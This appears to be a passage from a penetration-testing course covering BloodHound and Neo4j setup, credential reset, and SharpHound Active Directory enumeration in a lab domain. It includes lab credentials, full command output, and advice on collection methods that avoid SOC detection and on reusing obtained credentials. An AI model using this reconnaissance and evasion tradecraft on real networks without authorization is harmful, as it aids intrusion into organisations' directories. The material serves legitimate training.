
Configure Neo4j Database

To configure the Neo4j database, we will do the same steps we did on Windows:

Open a web browser and navigate to the Neo4j web console at http://localhost:7474/:




Change Neo4j default credentials. Authenticate to neo4j in the web console with username `neo4j` and password `neo4j`, leave the database empty, and once prompted, change the password.



Download BloodHound GUI

1. Download the latest version of the BloodHound GUI for Linux from https://github.com/BloodHoundAD/BloodHound/releases.



1. Unzip the folder, then run BloodHound with the `--no-sandbox` flag:


Unzip BloodHound

```
unzip BloodHound-linux-x64.zip
Archive:  BloodHound-linux-x64.zip
   creating: BloodHound-linux-x64/
  inflating: BloodHound-linux-x64/BloodHound
  ...SNIP...
```

Execute BloodHound

```
cd BloodHound-linux-x64/
./BloodHound --no-sandbox
```

1. Authenticate with the credentials you set up for neo4j.



MacOS Install

To install BloodHound in MacOS, we can follow the steps provided in [BloodHound official documentation](#).

Updating BloodHound requirements (Linux)

In case we have already installed BloodHound, and we need to update it to support the latest version, we can update Neo4j and Java with the following commands:

Update Neo4j

```
wget -O - https://debian.neo4j.com/neotechnology.gpg.key | sudo apt-key
add -
echo 'deb https://debian.neo4j.com stable 4.4' | sudo tee -a
/etc/apt/sources.list.d/neo4j.list
sudo apt-get update
...SNIP...
```

Install Neo4j 4.4.X

```
sudo apt install neo4j=1:4.4.16 -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages will be upgraded:
  neo4j
1 upgraded, 0 newly installed, 0 to remove, and 236 not upgraded.
Need to get 106 MB of archives.
After this operation, 1,596 kB of additional disk space will be used.
Get:1 https://debian.neo4j.com stable/4.4 amd64 neo4j all 1:4.4.16 [106
MB]
Fetched 106 MB in 2s (55.9 MB/s)
...SNIP...
```

Note: Make sure to change the Java version to 11 as mention in the installation steps.

Recovering Neo4j Credentials

In case we can't access the Neo4j database with the default credentials, we can follow the next steps to reset the default credentials:


1. Stop neo4j if it is running

```
sudo systemctl stop neo4j
```

1. edit `/etc/neo4j/neo4j.conf`, and uncomment `dbms.security.auth_enabled=false`.
2. Start neo4j console:

```
sudo neo4j console
Directories in use:
home:         /var/lib/neo4j
config:       /etc/neo4j
logs:         /var/log/neo4j
plugins:      /var/lib/neo4j/plugins
import:       /var/lib/neo4j/import
data:         /var/lib/neo4j/data
certificates: /var/lib/neo4j/certificates
licenses:     /var/lib/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
2023-01-05 20:49:46.214+0000 INFO  Starting
...SNIP...
```

1. Navigate to http://localhost:7474/ and click `Connect` to log in without credentials.
2. Set a new password for the `neo4j` account with the following query: `ALTER USER neo4j SET PASSWORD 'Password123';`



1. Stop neo4j service.
2. Edit `/etc/neo4j/neo4j.conf`, and comment out the `dbms.security.auth_enabled=false`.
3. Start Neo4j and use the new password.

Next Steps

In the following sections, we will start working with BloodHound and using `SharpHound` to collect data from the Active Directory.

SharpHound - Data Collection from Windows

SharpHound is the official data collector tool for BloodHound, is written in C# and can be run on Windows systems with the .NET framework installed. The tool uses various techniques to gather data from Active Directory, including native Windows API functions and LDAP queries.

The data collected by SharpHound can be used to identify security weaknesses in an Active Directory environment to attack it or to plan for remediation.

This section will discover the basic functionalities of enumerating Active Directory using SharpHound and how to do it.

Basic Enumeration

By default SharpHound, if run without any options, will identify the domain to which the user who ran it belongs and will execute the default collection. Let's execute SharpHound without any options.

Note: To follow the exercise start the target machine and connect via RDP with the following credentials `htb-student:HTBRocks!`.

Running SharpHound without any option

```
C:\tools> SharpHound.exe
2023-01-10T09:10:27.5517894-06:00|INFORMATION|This version of SharpHound
is compatible with the 4.2 Release of BloodHound
2023-01-10T09:10:27.6678232-06:00|INFORMATION|Resolved Collection Methods:
Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps,
DCOM, SPNTargets, PSRemote
2023-01-10T09:10:27.6834781-06:00|INFORMATION|Initializing SharpHound at
9:10 AM on 1/10/2023
2023-01-10T09:11:12.0547392-06:00|INFORMATION|Flags: Group, LocalAdmin,
Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets,
PSRemote
2023-01-10T09:11:12.2081156-06:00|INFORMATION|Beginning LDAP search for
INLANEFREIGHT.HTB
2023-01-10T09:11:12.2394159-06:00|INFORMATION|Producer has finished,
closing LDAP channel
2023-01-10T09:11:12.2615280-06:00|INFORMATION|LDAP channel closed, waiting
for consumers
2023-01-10T09:11:42.6237001-06:00|INFORMATION|Status: 0 objects finished
(+0 0)/s -- Using 35 MB RAM
```

```
2023-01-10T09:12:12.6416076-06:00|INFORMATION|Status: 0 objects finished
(+0 0)/s -- Using 37 MB RAM
2023-01-10T09:12:42.9758511-06:00|INFORMATION|Status: 0 objects finished
(+0 0)/s -- Using 37 MB RAM
2023-01-10T09:12:43.2077516-06:00|INFORMATION|Consumers finished, closing
output channel
2023-01-10T09:12:43.2545768-06:00|INFORMATION|Output channel closed,
waiting for output task to complete
Closing writers
2023-01-10T09:12:43.3771345-06:00|INFORMATION|Status: 94 objects finished
(+94 1.032967)/s -- Using 42 MB RAM
2023-01-10T09:12:43.3771345-06:00|INFORMATION|Enumeration finished in
00:01:31.1684392
2023-01-10T09:12:43.4617976-06:00|INFORMATION|Saving cache with stats: 53
ID to type mappings.
 53 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2023-01-10T09:12:43.4617976-06:00|INFORMATION|SharpHound Enumeration
Completed at 9:12 AM on 1/10/2023! Happy Graphing!
```

The 2nd line in the output above indicates the collection method used by default: `Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote`. Those methods mean that we will collect the following:


1. Users and Computers.
2. Active Directory security group membership.
3. Domain trusts.
4. Abusable permissions on AD objects.
5. OU tree structure.
6. Group Policy links.
7. The most relevant AD object properties.
8. Local groups from domain-joined Windows systems and local privileges such as RDP, DCOM, and PSRemote.
9. User sessions.
10. All SPN (Service Principal Names).

To get the information for local groups and sessions, SharpHound will attempt to connect to each domain-joined Windows computer from the list of computers it collected. If the user from which SharpHound is running has privileges on the remote computer, it will collect the following information::

1. The members of the local administrators, remote desktop, distributed COM, and remote management groups.
2. Active sessions to correlate to systems where users are interactively logged on.

Note: Gathering information from domain-joined machines, such as local group membership and active sessions, is only possible if the user session from which SharpHound is being executed has Administrator rights on the target computer.

Once SharpHound terminates, by default, it will produce a zip file whose name starts with the current date and ends with BloodHound. This zip archive contains a group of JSON files:



Importing Data into BloodHound


1. Start the `neo4j` database service:

Start Service


```
PS C:\htb> net start neo4j
The Neo4j Graph Database - neo4j service is starting..
The Neo4j Graph Database - neo4j service was started successfully.
```

1. Launch `C:\Tools\BloodHound\BloodHound.exe` and log in with the following credentials:

```
Username: neo4j
Password: Password123
```




1. Click the upload button on the far right, browse to the zip file, and upload it. You will see a status showing upload % completion.



Note: We can upload as many zip files as we want. BloodHound will not duplicate the data but add data not present in the database.

1. Once the upload is complete, we can analyze the data. If we want to view information about the domain, we can type `Domain:INLANEFREIGHT.HTB` into the search box. This will show an icon with the domain name. If you click the icon, it will display information about the node (the domain), how many users, groups, computers, OUs, etc.



1. Now, we can start analyzing the information in the bloodhound and find the paths to our targets.

Note: If the computers names do not appear when importing the files, we can import the file again to correct it.

Next Steps

The following sections will discuss other options SharpHound includes to collect Active Directory data.

SharpHound - Data Collection from Windows (Part 2)

SharpHound has many interesting options that help us define what information we want and how we can collect it. This section will explore some of the most common options we can use in SharpHound, and links to the official documentation as a reference for all SharpHound options.

SharpHound Options

We can use `--help` to list all SharpHound options. The following list corresponds to version 1.1.0:

SharpHound Options

```
C:\Tools> SharpHound.exe --help
2023-01-10T13:08:39.2519248-06:00|INFORMATION|This version of SharpHound
is compatible with the 4.2 Release of BloodHound
SharpHound 1.1.0
Copyright (C) 2023 SpecterOps

  -c, --collectionmethods      (Default: Default) Collection Methods:
Group, LocalGroup, LocalAdmin, RDP, DCOM, PSRemote, Session, Trusts, ACL,
Container,
                               ComputerOnly, GPOLocalGroup, LoggedOn,
ObjectProps, SPNTargets, Default, DCOnly, All

  -d, --domain                 Specify domain to enumerate

  -s, --searchforest           (Default: false) Search all available
domains in the forest

  --stealth                    Stealth Collection (Prefer DCOnly whenever
possible!)

  -f                           Add an LDAP filter to the pregenerated
filter.

  --distinguishedname          Base DistinguishedName to start the LDAP
search at

  --computerfile               Path to file containing computer names to
enumerate

  --outputdirectory            (Default: .) Directory to output file too

  --outputprefix               String to prepend to output file names

  --cachename                  Filename for cache (Defaults to a machine
specific identifier)

  --memcache                   Keep cache in memory and don't write to
disk

  --rebuildcache               (Default: false) Rebuild cache and remove
```

```
all entries

  --randomfilenames            (Default: false) Use random filenames for
output

  --zipfilename                Filename for the zip

  --nozip                      (Default: false) Don't zip files

  --zippassword                Password protects the zip with the
specified password

  --trackcomputercalls         (Default: false) Adds a CSV tracking
requests to computers

  --prettyprint                (Default: false) Pretty print JSON

  --ldapusername               Username for LDAP

  --ldappassword               Password for LDAP

  --domaincontroller           Override domain controller to pull LDAP
from. This option can result in data loss

  --ldapport                   (Default: 0) Override port for LDAP

  --secureldap                 (Default: false) Connect to LDAP SSL
instead of regular LDAP

  --disablecertverification    (Default: false) Disables certificate
verification when using LDAPS

  --disablesigning             (Default: false) Disables Kerberos
Signing/Sealing

  --skipportcheck              (Default: false) Skip checking if 445 is
open

  --portchecktimeout           (Default: 500) Timeout for port checks in
milliseconds

  --skippasswordcheck          (Default: false) Skip check for PwdLastSet
when enumerating computers

  --excludedcs                 (Default: false) Exclude domain controllers
from session/localgroup enumeration (mostly for ATA/ATP)

  --throttle                   Add a delay after computer requests in
milliseconds
```

```
  --jitter                      Add jitter to throttle (percent)

  --threads                     (Default: 50) Number of threads to run
enumeration with

  --skipregistryloggedon        Skip registry session enumeration

  --overrideusername            Override the username to filter for
NetSessionEnum

  --realdnsname                 Override DNS suffix for API calls

  --collectallproperties        Collect all LDAP properties from objects

  -l, --Loop                    Loop computer collection

  --loopduration                Loop duration (Defaults to 2 hours)

  --loopinterval                Delay between loops

  --statusinterval              (Default: 30000) Interval in which to
display status in milliseconds

  -v                            (Default: 2) Enable verbose output

  --help                        Display this help screen.

  --version                     Display version information.
```

Collection Methods

The option `-collectionmethod` or `-c` allows us to specify what kind of data we want to collect. In the help menu above, we can see the list of collection methods. Let's describe some of them that we haven't covered:

- `All`: Performs all collection methods except `GPOLocalGroup`.
- `DCOnly`: Collects data only from the domain controller and will not try to get data from domain-joined Windows devices. It will collect users, computers, security groups memberships, domain trusts, abusable permissions on AD objects, OU structure, Group Policy, and the most relevant AD object properties. It will attempt to correlate Group Policy-enforced local groups to affected computers.
- `ComputerOnly`: This is the opposite of `DCOnly`. It will only collect information from domain-joined computers, such as user sessions and local groups.


Depending on the scenario we are in, we will choose the method that best suits our needs. Let's see the following use case:

We are in an environment with 2000 computers, and they have a SOC with some network monitoring tools. We use the `Default` collection method but forget the computer from where we run SharpHound, which will try to connect to every computer in the domain.

Our attack host started generating traffic to all workstations, and the SOC quarantined our machine.

In this scenario, we should use `DCOnly` instead of `All` or `Default`, as it generates only traffic to the domain controller. We could pick the most interesting target machine and add them to a list (e.g: `computers.txt`). Then, we would rerun SharpHound using the `ComputerOnly` collection method and the `--computerfile` option to try to enumerate only the computers in the `computers.txt` file.

It is essential to know the methods and their implications. The following table, created by SadProcessor, shows a general reference of the communication protocols used by each method and information on each technique, among other things:



Note: This table was created for an older version of SharpHound. Some options no longer exist, and others have been modified, but it still provides an overview of the collection methods and their implications. For more information, visit the BloodHound documentation page.

Common used flags

If we get credentials from a user other than the context from which we are running, we can use the `--ldapusername` and `--ldappassword` options to run SharpHound using those credentials.

Another flag we find helpful is `-d` or `--domain`. Although this option is assigned by default, if we are in an environment where multiple domains exist, we can use this option to ensure that SharpHound will collect the information from the domain we specify.

